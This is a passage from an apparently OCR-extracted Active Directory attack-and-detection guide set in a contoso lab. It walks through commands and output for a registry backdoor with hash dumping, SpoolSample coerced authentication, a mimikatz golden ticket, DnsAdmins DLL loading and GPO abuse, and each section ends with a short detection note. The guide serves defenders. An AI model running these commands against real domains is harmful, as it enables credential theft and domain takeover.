[dc02.contoso.local]: PS C:\Temp> copy 'C:\Temp\registry\SYSTEM' \\Server42\c$\Temp
[dc02.contoso.local]: PS C:\Temp>
[dc02.contoso.local]: PS C:\Temp> whoami
contoso\mrevil
[dc02.contoso.local]: PS C:\Temp>
[dc02.contoso.local]: PS C:\Temp> hostname
DC02
[dc02.contoso.local]: PS C:\Temp> _
```

Result

At the sample result, we can see that MrEvil has the rights to initiate a PowerShell remoting session with DC02. An ACE with the rights to initiate a PowerShell remoting to a DC doesn't immediately indicate, that it is malicious. It may have been used for legitimate use-cases, so try to gather context first, before making assumptions.

```
PS C:\Windows\system32> (Get-PSSessionConfiguration -Name Microsoft.PowerShell).Permission
NT AUTHORITY\INTERACTIVE AccessAllowed, BUILTIN\Administrators AccessAllowed, BUILTIN\Remote Management Users AccessAllo
wed, CONTOSO\MrEvil AccessAllowed
```

- **Retrieving the hashes of SAM, SECURITY, and SYSTEM Hives (Remotely) – Persistent**

An attacker can create a backdoor by modifying the security descriptor of a registry key that exists on a DC to get the SAM, SYSTEM, and SECURITY Hives. This allows an attacker to grab remotely the NT hash of a DC machine account and the hashes that are associated with the local accounts.

```
PS C:\Temp> Add-RemoteRegBackdoor -ComputerName DC02.contoso.local -Trustee CONTOSO\MrEvil -Verbose
VERBOSE: [DC02.contoso.local : ] Using trustee username 'MrEvil'
VERBOSE: [DC02.contoso.local : ] Using trustee domain 'CONTOSO'
VERBOSE: [DC02.contoso.local] Attaching to remote registry through StdRegProv
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Backdooring started for key
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Creating ACE with Access Mask
 of 983103 (ALL_ACCESS) and AceFlags of 2 (CONTAINER_INHERIT_ACE)
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Creating the trustee WMI
object with user 'MrEvil'
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Applying Trustee to new Ace
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Calling SetSecurityDescriptor
 on the key with the newly created Ace
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Backdooring completed for key
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\Lsa\JD] Backdooring started for key
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\Lsa\JD] Creating ACE with Access Mask of 983103
(ALL_ACCESS) and AceFlags of 2 (CONTAINER_INHERIT_ACE)
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\Lsa\JD] Creating the trustee WMI object with user
'MrEvil'
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\Lsa\JD] Applying Trustee to new Ace
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\Lsa\JD] Calling SetSecurityDescriptor on the key with
the newly created Ace
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\Lsa\JD] Backdooring completed for key
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\Lsa\Skew1] Backdooring started for key
VERBOSE: [DC02.contoso.local : SYSTEM\CurrentControlSet\Control\Lsa\Skew1] Creating ACE with Access Mask of 983103
(ALL_ACCESS) and AceFlags of 2 (CONTAINER_INHERIT_ACE)
```

Now we can extract the NT hash of a DC machine account and all the local accounts that are stored in the SAM database.

```
PS C:\Temp> Import-Module .\RemoteHashRetrieval.ps1
PS C:\Temp>
PS C:\Temp> Get-RemoteMachineAccountHash -ComputerName DC02

ComputerName MachineAccountHash
------------ ------------------
DC02         d45bd1df94b4c0699ad21566dc8d83a2


PS C:\Temp> Get-RemoteLocalAccountHash -ComputerName DC02


ComputerName : DC02
UserName     : Administrator
UserRID      : 500
UserLMHash   : a4a74746e4bc3c4c7571d197867ce725
UserNTLMHash : c905ac9f3e18517bb69fbee39002deeb

ComputerName : DC02
UserName     : Guest
UserRID      : 501
UserLMHash   : 9bfe7961272063081b13d24acedadad4
UserNTLMHash : c8dab53155decd8265ef72e2f4866941

ComputerName : DC02
UserName     : DefaultAccount
UserRID      : 503
UserLMHash   : 3ea344be634d04555b7b2bc02f11261c
UserNTLMHash : 11b57d956f0b06bbaf6293bcc56085ec

ComputerName : DC02
UserName     : WDAGUtilityAccount
UserRID      : 504
UserLMHash   : aad3b435b51404eeaad3b435b51404ee
UserNTLMHash : 31d6cfe0d16ae931b73c59d7e0c089c0
```

Result

There are different registry keys that will be modified, so looking at all of them is not needed. We can verify this backdoor by looking at the following two registry keys on a DC:

- HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\Data
- HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\JD

The second step would be looking at all the ACEs with FullControl permissions.

```
PS C:\Windows\system32> Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\Data | Format-List


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Data
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : Everyone Allow  FullControl
         CREATOR OWNER Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         CONTOSO\MrEvil Allow  FullControl
         CONTOSO\MrEvil Allow  FullControl
         CONTOSO\MrEvil Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(A;CI;KA;;;WD)(A;CIIO;GA;;;CO)(A;;KA;;;SY)(A;CIIO;GA;;;SY)(A;;KA;;;SY)(A;CIIO;GA;;;BA)(A;;KA;;;BA
         )(A;CI;KA;;;S-1-5-21-1007709660-1316239129-3096547499-1120)(A;CI;KA;;;S-1-5-21-1007709660-1316239129-309654749
         9-1120)(A;CI;KA;;;S-1-5-21-1007709660-1316239129-3096547499-1120)
```

- **SpoolSample via Unconstrained Delegation – Attack**

Servers that are configured for Unconstrained Delegation are valuable targets for attackers to abuse. Once a server is configured for Unconstrained Delegation and a Domain Controller has Print Spooler enabled. It can trigger the SpoolSample to let a DC authenticate against the server, which will leave it's TGT behind. We can then use the TGT of the DC machine account to compromise the environment.


```
[*] 8/2/2021 8:10:11 PM UTC - Found new TGT:

  User                  :  DC02$@CONTOSO.LOCAL
  StartTime             :  8/2/2021 6:56:50 PM
  EndTime               :  8/3/2021 4:56:49 AM
  RenewTill             :  8/9/2021 6:56:49 PM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFGjCCE
    Z3QbDUNP
    5LfBYcPJs
    v2OKM11E
    YIKa53Jzc
    yTeMqD/c2
    wS1gfTtlA
    Bwj8fXuoE
    pW4qmBM0g
    cKHLWbuWb
    Vp7+0mKkz
    7lOFkkCMc
    j5+Lq7cVc
    e9t+NQxuL
    rt5QZ0OPg
    a2Xzln5+g
```

Administrator: Command Prompt

```
C:\SpoolSample-master\SpoolSample\bin\Debug>
C:\SpoolSample-master\SpoolSample\bin\Debug>
C:\SpoolSample-master\SpoolSample\bin\Debug>
C:\SpoolSample-master\SpoolSample\bin\Debug>SpoolSample.exe DC02.contoso.local Server42.contoso.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\DC02.contoso.local, CaptureServer: \\Server42.contoso.local
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
C:\SpoolSample-master\SpoolSample\bin\Debug>
```

Result

At the sample result, we can see that event ID **4624** has generated on the Unconstrained Delegation server. This event also displays a DC machine account in the property field, which means that a DC has authenticated.



- **Kerberos Golden Ticket – Persistence**

Golden Ticket attack is a type of attack in which an adversary gains control over an Active Directory Key Distribution Service Account (KRBTGT), and uses that account to forge valid Kerberos Ticket Granting Tickets (TGTs).

```
mimikatz # kerberos::golden /user:krbtgt /domain:contoso.local /sid:S-1-5-21-1007709660-1316239129-3096547499 /krbtgt:96
7e2dfcda311226b8abcadaf4121304 /service:krbtgt /id:500 /groups:513,512,520,518,519 /startoffset:0 /endin:600 /renewmax:1
0080 /ticket:goldenticket.kirbi /ptt
User      : krbtgt
Domain    : contoso.local (CONTOSO)
SID       : S-1-5-21-1007709660-1316239129-3096547499
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 967e2dfcda311226b8abcadaf4121304 - rc4_hmac_nt
Service   : krbtgt
Lifetime  : 8/3/2021 6:05:11 AM ; 8/3/2021 4:05:11 PM ; 8/10/2021 6:05:11 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'krbtgt @ contoso.local' successfully submitted for current session
```

Result


It's very hard to find this in the logs.

- **From DnsAdmins to Domain Admin – Attack**

By default, DnsAdmins has GenericAll on the MicrosoftDNS container. It is publicly known that DnsAdmins can escalate their privileges to SYSTEM on a DC, and then become DA.


Every ACE with GenericWrite or equivalent on the MicrosoftDNS container can inject a DLL in the DNS service to run code as SYSTEM on a DC.

The below looks promising and suggests the request to load our malicious DLL was successful:




Result

At the sample result, we can look at the **DNS-Server-Service** logs on the DC and see if we have an event ID **150** that tells us, someone attempting to load a DLL.



We can check the following registry on a Domain Controller and see if the value 'ServerLevelPluginDll' exists in the following registry key:

HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters



- **Copying a GPO and restore it reverse – Attack & Persistence**

Accounts that are a member of the Backup Operators and Server Operators within AD are the "hidden" Domain Admins. They both have the SeBackupPrivilege and SeRestorePrivilege privileges, which allows them to make a copy of a GPO, let's say the one that is linked to a DC, tweak some settings, and then restore it reverse.

Here we can see that we have an ACE that's a member of Backup Operators.

```
Logon hours allowed          All

Local Group Memberships      *Backup Operators
Global Group memberships     *Domain Users
The command completed successfully.
```

We first started with copying the Default Domain Controllers Policy.

```
C:\Windows\system32>robocopy \\DC\sysvol\contoso.com\ C:\GroupPolicy\original /b /s

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, August 3, 2021 9:57:27 AM
   Source : \\DC\sysvol\contoso.com\
     Dest : C:\GroupPolicy\original\

    Files : *.*

  Options : *.* /S /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           0    \\DC\sysvol\contoso.com\
          New Dir          0    \\DC\sysvol\contoso.com\DfsrPrivate\
          New Dir          0    \\DC\sysvol\contoso.com\DfsrPrivate\ConflictAndDeleted\
          New Dir          0    \\DC\sysvol\contoso.com\DfsrPrivate\Deleted\
          New Dir          0    \\DC\sysvol\contoso.com\DfsrPrivate\Installing\
          New Dir          0    \\DC\sysvol\contoso.com\Policies\
          New Dir          1    \\DC\sysvol\contoso.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
100%        New File                  22        GPT.INI
          New Dir          1    \\DC\sysvol\contoso.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
100%        New File              2754        Registry.pol
```

```
C:\Windows\system32>robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} \\DC\sysvol\contoso
.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} GPT.INI /b

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, August 3, 2021 9:59:13 AM
   Source : C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
     Dest : \\DC\sysvol\contoso.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\

    Files : GPT.INI

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------
```

At this part, we decided to tweak some settings. We granted ourselves SeTakeOwnerShipPrivileges in AD. This allows an ACE to take ownership of every object within AD.

```
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544,*S-1-5-21-2096324828-3735791712-761722601-1108
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1
```


The last part was to restore the GPO reversed.

```
C:\Windows\system32>robocopy "C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit" "\\DC\SYSVOL\contoso.com\Pol
icies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit" GptTmpl.inf /b

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, August 3, 2021 10:02:00 AM
   Source : C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit\
     Dest : \\DC\SYSVOL\contoso.com\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit
\

    Files : GptTmpl.inf

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit\
100%        Newer                  3830        GptTmpl.inf

------------------------------------------------------------------------------
```

Result

If we now look at the Default Domain Controllers Policy, we can see that Alice has 'Take ownership of files or other object' in AD. Make sure to review all the user right assignments and other settings of GPOs that are linked to a Domain Controller.


We can find this in the logs of a Domain Controller by filtering on event ID **4672** at the **Security** event logs. Look for the privileges that have been assigned to an ACE. However, keep in mind that an attacker can do much more damage when it has write permission to a GPO. This is one of the examples.




- **Abusing Group Policies Permissions – Attack & Persistence**

An ACE with Write permissions on a GPO that is linked to Domain Controllers or domain wide has the ability to modify that GPO and elevate their privileges.

Here we can see there is an ACE with Write permission on a GPO that is linked to a Domain Controller. This is the Default Domain Controllers Policy.




GPO's are stored partly in an *Active Directory* database and partly in the replicated *Sysvol folder* shared by Domain Controllers, which we can see here:



We can then modify the GPO settings and add ourselves to the local Administrators of a machine for example, which will be in the case. The local Administrators group of a DC. This is equivalent to being a Domain Admin.


```
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544,*S-1-5-21-2096324828-3735791712-761722601-1108,*S-1-5-21-2096324828-3735791712-76172
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
*S-1-5-32-544__Memberof =
*S-1-5-32-544__Members = *S-1-5-21-2096324828-3735791712-761722601-1106,*S-1-5-21-2096324828-3735791712-761722601-512
```

Voila, we're now a member of the local Administrators group of a DC.




Result

